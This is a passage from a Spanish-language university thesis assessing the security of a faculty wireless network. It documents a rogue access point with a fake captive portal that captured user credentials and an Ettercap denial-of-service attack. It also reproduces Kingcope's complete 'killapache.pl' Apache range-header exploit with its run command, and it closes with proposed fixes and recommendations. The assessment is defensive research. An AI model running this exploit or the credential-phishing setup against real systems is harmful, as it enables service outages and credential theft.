


Gráfico 6.20. AP falso FISEI2




Gráfico 6.21. Conectando a AP FISEI2




Gráfico 6.22. Conexión exitosa a FISEI2

Se verificó que este funcionando el servidor DHCP.




Gráfico 6.23. Verificación de servidor DHCP

Se abrió el navegador para comprobar si se esta re direccionando a la página de login que se creo, y se ingresó un nombre de usuario y contraseña para verificar si el script *log.php* funciona correctamente.

Gráfico 6.24. Portal cautivo falso

Y finalmente se re direccionó a la página solicitada, en este caso fue a Google.




Gráfico 6.25. Navegación normal

Fichero Datos

En Backtrack se revisó el fichero *datos* que se creó anteriormente, que se encuentra ubicado en el directorio `/var/www/` y se pudo comprobar que los datos que se ingresó en la página de login fueron capturados y pasados a este archivo.




Gráfico 6.26. Fichero datos

Además en el terminal se observó que un cliente se conecto al AP, mostrando la MAC ADDRESS del computador asociado.




Gráfico 6.27. Cliente conectado a la FISEI2

También se revisó la tabla NAT con la nueva regla que elimina la redirección para la ip 10.0.0.102.

Gráfico 6.28. Tabla NAT con nueva regla

Se probó el ataque en la Facultad con el cual se pudo obtener un nombre de usuario y contraseña que se registró en el fichero llamado *datos.*




Gráfico 6.29. Fichero datos con credencial robada

6.8.4.2.3. DoS en servidor

Al realizar un ataque de Denegación de Servicios los usuarios son privados del servicio de internet, debido al consumo de ancho de banda. Para realizar este ataque se utilizó la herramienta Ettercap en modo gráfico. Para abrir el programa se abrió la consola y se digitó el comando *ettercap –G.*

Gráfico 6.30. Ettercap ingreso por consola

Gráfico 6.31. Pantalla de inicio de Ettercap

Para realizar un sniffing de la red que se va a atacar se seleccionó *Unified sniffing…* que se encuentra dentro de la opción *Sniff* del menu principal y apareció la siguiente pantalla en el cual se eligió el tipo de interface, en este caso *wlan0* que es la interface de la red inalámbrica.




Gráfico 6.32. Selección interface de red

Gráfico 6.33. Iniciando sniffing

El siguiente paso fue escanear las computadoras que se encontraban en la red, por lo que se seleccionó *Scan for hosts* en la opción *Host* del menú principal.




Gráfico 6.34. Escaneo de hosts

Al dar click en *Host list* se observó el listado de computadores conectados a la red inalámbrica con sus respectivas IP y direcciones MAC, en la mayoría de los casos el primer host es el servidor.




Gráfico 6.35. Listado de hosts

Para empezar con el ataque DoS se escogió la opción *Manage the plugins* del submenú *Plugins*, como se puede observar en la siguiente imagen apareció una lista de plugins, en donde se seleccionó *dos_attack* dando doble click.




Gráfico 6.36. Listado de Plugins

Se insertó la ip victima en este caso la ip del servidor *172.168.0.1*.




Gráfico 6.37. IP victima

Después se insertó una ip que no este en uso para remplazar la anterior.




Gráfico 6.38. Ip que no este en uso

Y finalmente empezó el ataque DoS.




Gráfico 6.39. Ataque DoS

El cual dejó sin servicio de internet a los usuarios de la red inalámbrica de la FISEI.

6.8.4.2.4. Exploits para versión instalada de Apache

En referencia al punto **6.8.1. Análisis de la Infraestructura de la red inalámbrica de la FISEI** la versión instalada del servidor Apache es la 2.2.15, y en el punto **6.8.2.1 Vulnerabilidades en versiones instaladas en servidor** se detalla sobre la vulnerabilidad que posee esta versión a ataques de denegación de servicios; en internet se pudo encontrar exploits que son creados para provocar este tipo de ataques.

A continuación se presentan dos scripts en Perl, el primero permitió probar si la versión instalada de Apache es vulnerable y el segundo demuestra esta vulnerabilidad enviando peticiones GET con varios rangos de bytes que demandan grandes cantidades de memoria al sistema.

- Scripts para realizar un test a la versión de apache el cual indica si es vulnerable o no, sin realizar el ataque DoS.

```
#!/usr/bin/perl
use IO::Socket;
sub usage {
print "usage: perl test.rangeheaderdos.pl <host>\n";
}
sub testapache {
my $sock = IO::Socket::INET->new(PeerAddr => $ARGV[0],
                        PeerPort => "80",
                                Proto    => 'tcp');
$p = "HEAD / HTTP/1.1\r\nHost: $ARGV[0]\r\nRange:bytes=0-\r\nAccept-
Encoding: gzip\r\nUser-Agent: test-range-header\r\nConnection: close\r\n\r\n";
print $sock $p;
$x = <$sock>;
if ($x =~ /Partial/) {
        print "host seems vuln\n";
        return 1;
} else {
```

```
        return 0;
}
}
if ($#ARGV < 0) {
        usage;
        exit;
}
$v = testapache();
if ($v == 0) {
        print "Host does not seem vulnerable\n";
        exit;
}
```

Para llamar al script se debe dirigir al directorio en donde esta grabado el archivo y escribir los siguientes comandos en la consola.

```
root@bt:~# perl testrangeheader.pl 172.168.0.1
```

En donde *testrangeheader.pl* es el nombre del script, *172.168.0.1* es la ip del servidor.




Gráfico 6.40. Ejecutando script de prueba de versión

- Script desarrollado por Kingcope.

```
#Apache httpd Remote Denial of Service (memory exhaustion)
#By Kingcope
#Year 2011
```

```
#
# Will result in swapping memory to filesystem on the remote side
# plus killing of processes when running out of swap space.
# Remote System becomes unstable.
#
use IO::Socket;
use Parallel::ForkManager;
sub usage {
        print "Apache Remote Denial of Service (memory exhaustion)\n";
        print "by Kingcope\n";
        print "usage: perl killapache.pl <host> [numforks]\n";
        print "example: perl killapache.pl www.example.com 50\n";
}
sub killapache {
print "ATTACKING $ARGV[0] [using $numforks forks]\n";
$pm = new Parallel::ForkManager($numforks);
$|=1;
srand(time());
$p = "";
for ($k=0;$k<1300;$k++) {
        $p .= ",5-$k";
}
for ($k=0;$k<$numforks;$k++) {
my $pid = $pm->start and next;
$x = "";
my $sock = IO::Socket::INET->new(PeerAddr => $ARGV[0],
                        PeerPort => "80",
                                Proto    => 'tcp');
$p = "HEAD / HTTP/1.1\r\nHost: $ARGV[0]\r\nRange:bytes=0-$p\r\nAccept-
Encoding: gzip\r\nConnection: close\r\n\r\n";
print $sock $p;
while(<$sock>) {
}
 $pm->finish;
}
```

```
$pm->wait_all_children;
print ":pPpPpppPpPPppPpppPp\n";
}
sub testapache {
my $sock = IO::Socket::INET->new(PeerAddr => $ARGV[0],
                        PeerPort => "80",
                                Proto    => 'tcp');
$p = "HEAD / HTTP/1.1\r\nHost: $ARGV[0]\r\nRange:bytes=0-$p\r\nAccept-
Encoding: gzip\r\nConnection: close\r\n\r\n";
print $sock $p;
$x = <$sock>;
if ($x =~ /Partial/) {
        print "host seems vuln\n";
        return 1;
} else {
        return 0;
}
}
if ($#ARGV < 0) {
        usage;
        exit;
}
if ($#ARGV > 1) {
        $numforks = $ARGV[1];
} else {$numforks = 50;}
$v = testapache();
if ($v == 0) {
        print "Host does not seem vulnerable\n";
        exit;
}
while(1) {
killapache();
}
```

Solamente para llamar al script se dirigió al directorio en donde esta grabado el archivo y escribir los siguientes comandos en la consola.

```
root@bt:~# perl killapache.pl 172.168.0.1 50
```

En donde *killapache*.pl es el nombre del script, *172.168.0.1* es la ip del servidor apache y el *50* es el número de forks.

El ataque se realizó con éxito interrumpiendo el servicio de internet en la Facultad.

6.8.5. Análisis de Puntos Vulnerables

Nivel Importancia		Criterio
10	Muy Alto	Daño muy grave a la Facultad
7-9	Alto	Daño grave a la Facultad
4-6	Medio	Daño importante a la Facultad
1-3	Bajo	Daño menor a la Facultad
0	Despreciable	Irrelevante a efectos prácticos

Tabla 6.4. Nivel Importancia
Fuente: Investigación

Puntos Vulnerables	TIPOS DE ATAQUES				Nivel Importancia
	MAC Spoofing	Rogue AP	DoS con Software	DoS con Exploit	
Captura de tráfico	✓	✗	✗	✗	7
Saturación de Ancho de Banda	✗	✓	✓	✓	8
Clonación de Dirección MAC	✓	✗	✗	✗	9
Robo de Credenciales	✗	✓	✗	✗	9
Clonación de Punto de Acceso	✗	✓	✗	✗	8
Interrupción de Servicio de Internet	✗	✗	✓	✓	9

Tabla 6.5. Puntos Vulnerables
Fuente: Investigación

El Ataque MAC Spoofing permitió el escaneo de la red inalámbrica y por medio del filtrado ARP se obtuvo direcciones MAC de los usuarios registrados, se realizó la clonación de MAC con la herramienta macchanger y se consiguió el acceso a la red.

El Ataque Rogue Access Point se encargó de engañar al usuario que se conectaba a la red inalámbrica de la FISEI debido a que presentaba una página de logueo igual al portal cautivo que se presentaba al momento de acceder a internet y de esta manera se capturó las credenciales de los usuarios, y así se obtuvo acceso a la red.

El Ataque de Denegación de Servicios realizado con Ettercap permitió realizar un escaneo de host, ver las direcciones MAC respetivas y saturar el ancho de banda haciendo imposible el acceso al internet.

Para comprobar si la versión instalada del servicio Apache es vulnerable se ejecutó un script codificado en Perl, mostrando el mensaje Host seems vuln, demostrando que precisamente se debe realizar la actualización de la versión o ejecutar el parche en caso de existir.

6.8.6. Propuestas de Solución

MAC Spoofing

Vulnerabilidad: - Captura de Tráfico. - Clonación de Dirección MAC.	
Situación Encontrada	Se efectuó el ataque MAC Spoofing por medio de la herramienta Wireshark se obtuvo la dirección MAC y con la herramienta Macchanger se pudo clonar la dirección física.

Causas	Ineficiente control de acceso a la red inalámbrica.
Impacto	Permitió el acceso a la red inalámbrica.
Soluciones	- Instalar arpalert, este software permite detectar cambios de MAC e informa por medio de un log "arpalert.log". - Habilitar un mecanismo de cifrado para controlar de mejor manera el acceso a la red inalámbrica.

Tabla 6.6. MAC Spoofing
Fuente: Investigación

Rogue Access Point

Vulnerabilidad: - Saturación de Ancho de Banda. - Robo de Credenciales.	
Situación Encontrada	Al crear un punto de acceso falso se pudo engañar a los usuarios al momento de conectarse, al abrir el navegador apareció un portal cautivo igual al existente y se pudo obtener las credenciales de los usuarios sin percatarse que era falso.
Causas	- Desconocimiento del usuario al no percatarse a que AP se conecta y en que página ingresan las credenciales. - Los sistemas operativos Windows por defecto se asocia a redes inalámbricas que posean mejor señal y el SSID igual.
Impacto	Permitió el acceso a la red inalámbrica.
Soluciones	- Capacitar al personal sobre los tipos de ataques existentes en las redes inalámbricas. - Hacer cambios de las contraseñas de los usuarios de la red inalámbrica para controlar el acceso en caso de existir robo de credenciales.

Tabla 6.7. Rogue Access Point
Fuente: Investigación

Denial of Services (DoS) con Ettercap

Vulnerabilidad: - Saturación de Ancho de Banda. - Interrupción de Servicio de Internet.	
Situación Encontrada	Se efectuó el ataque de denegación de servicios por medio de la herramienta Ettercap saturando el ancho de banda e interrumpiendo el servicio de internet.
Causas	Medidas de seguridad pocas efectivas.
Impacto	Evitar el funcionamiento normal de una red o servicio.
Soluciones	- Actualizar los servicios y parchar en caso de existir versiones vulnerables.

Tabla 6.8. Denial of Services con Ettercap
Fuente: Investigación

Denial of Services (DoS) con Exploit

Vulnerabilidad: - Saturación de Ancho de Banda. - Interrupción de Servicio de Internet.	
Situación Encontrada	Se ejecutó un script para saturar el ancho de banda con peticiones GET e hizo imposible el acceso al servicio de internet.
Causas	Versión de Servidor Apache vulnerable.
Impacto	Evitar el funcionamiento normal de una red o servicio.
Soluciones	- Proveer de protección al servidor Apache, instalando módulos que eviten ataques DoS. - Actualizar los servicios y parchar en caso de existir versiones vulnerables.

Tabla 6.9. Denial of Services con Exploit
Fuente: Investigación

6.9. Conclusiones y Recomendaciones

6.9.1. Conclusiones

- Wireshark permitió la captura del tráfico de la red y filtrar por el protocolo ARP para obtener las direcciones físicas de las máquinas conectadas a la red inalámbrica.

- La restricción de acceso por dirección MAC en la red inalámbrica no es suficientemente seguro, se demostró que al usar una herramienta para analizar el tráfico se obtuvo las direcciones MAC de los usuarios y con solo cambiar la MAC de la tarjeta de red en el computador se accedió a la red.

- Los usuarios pueden ser engañados con puntos de acceso falsos, si no se percatan en el nombre del AP al momento de conectarse a la red inalámbrica pueden ser victimas de robos sus credenciales de acceso (nombre de usuario y contraseña).

- La versión de MySQL y de Apache no han sido actualizadas y son vulnerables a ataques de denegación de servicios.

- El envío de peticiones GET con varios rangos de bytes saturó el ancho de banda de la red inalámbrica permitiendo el ataque de Denegación de Servicios.

6.9.2. Recomendaciones

- Instalar herramientas de seguridad como un sistema de detección de intrusos (IDS), el cual permite escuchar y analizar el tráfico que circula en la red física e inalámbrica identificando posibles ataques y bloqueando el acceso en caso de detectar anomalías.

- Habilitar un mecanismo de cifrado WPA2 para tener mejor control de acceso a la red inalámbrica, de esta manera si un usuario logra acceder por medio de la dirección MAC no podrá acceder directamente debido a que deberá descifrar la clave de acceso.

- Hacer cambios de las contraseñas de los usuarios de la red inalámbrica para controlar el acceso en caso de existir robo de credenciales (nombre de usuario y contraseña) implementando una página que permita el cambio de contraseñas por usuario para que cada uno se encargue, sin necesidad de solicitar ayuda al personal de administración de redes.

- Revisar las actualizaciones de los sistemas operativos para la infraestructura de telecomunicaciones, parchar en caso de existir versiones vulnerables, siempre y cuando las versiones sean compatibles con las que se encuentra trabajando, también se puede automatizar parte de estas tareas.

- Proveer de protección al servidor Apache para evitar ataques DoS, por medio de módulos como el **mod_evasive** que permite redirigir el tráfico de las peticiones ilegitimas hacia un error 403 (prohibido) y el **mod_security** que evita ataques hacia aplicaciones Web y permite monitorear tráfico HTTP.

6.10. Bibliografía

Libros

- ANDREU, Joaquín. (2010). *Servicios en Red*. Informática y Comunicaciones. Madrid, España. Editorial Editex, S.A. 300 páginas.
- AGUILERA LOPEZ, Purificación. (2010). *Seguridad Informática*. Informática y Comunicaciones. Madrid, España. Editorial Editex, S.A. 240 páginas.
- SEILEMA, Santiago. (2011). *Red wlan segura para la interconexión de los edificios de la facultad de Ingeniería en Sistemas, Electrónica e Industrial.*
- TORI, Carlos (2008). *Hacking Ético.* Buenos Aires, Argentina. Mastroianni Impresiones. 334 páginas.
- IZASKUN Pellejero, ANDREU Fernando, LESTA Amaia. (2006). *Redes WLAM.* Fundamentos y aplicaciones de seguridad. Barcelona, España. Editorial Marcombo S.A. 160 páginas.

Internet

- ANÓNIMO, (2010). *Redes Inalámbricas.* http://www.tecnohackers.net/redes/redes-inalambricas-wpan-wlan-wnam-wwan/
- ANÓNIMO. *Estándares inalámbricos actuales y futuros.* http://www.34t.com/box-docs.asp?doc=642
- Metrologic México, anónimo. (2006). *Estándares Inalámbricos.* http://www.metrologicmexico.com/contenido1/informacion_tecnica/estandares_inalambricos.php

- CABRERA, Claudio. (2011). *Análisis a la Seguridadde Redes Inalámbricas como extensión de una red LAN (tesis)*. Capítulo IV. Ibarra, Ecuador. http://repositorio.utn.edu.ec/bitstream/123456789/593/4/CAPITULO%20IV.pdf
- HEMANT, Chaskar. (2009). *Eliminate Rogue APs*. Rogue AP: Todo lo que necesitas saber sobre ellos. http://www.rogueap.com/
- AMICELLI,Cristian. (2010). *Evitando ARP SPOOFING*. http://www.cristianamicelli.com.ar/?p=494
- WIKIPEDIA, anónimo. (2011). *ARP Spoofing*. http://es.wikipedia.org/wiki/ARP_Spoofing
- THELIEF. (2010). *MAC Spoofing*. http://blog.theliel.es/2010/02/seguridad-spoofing-capitulo-segundo-mac-spoofing.html
- ANONIMO. (2011).*Proyecto de Wardriving/Warchalking en Argentina (mapa Wi-Fi)*. http://www.taringa.net/posts/hazlo-tu-mismo/9139240/Proyecto-de-Wardriving_Warchalking-en-Argentina-_mapa-Wi-Fi_.html
- WIKIPEDIA, anónimo. (2010). *Warchalking*. http://es.wikipedia.org/wiki/Warchalking
- ANONIMO. (2008). *Wardriving y Warchalking: ¿Cómo utilizan lo hackers las Redes Inalámbricas WiFi?*. http://redes-edu.blogspot.com/2008/02/wardriving-y-warchalking-cmo-utilizan.html
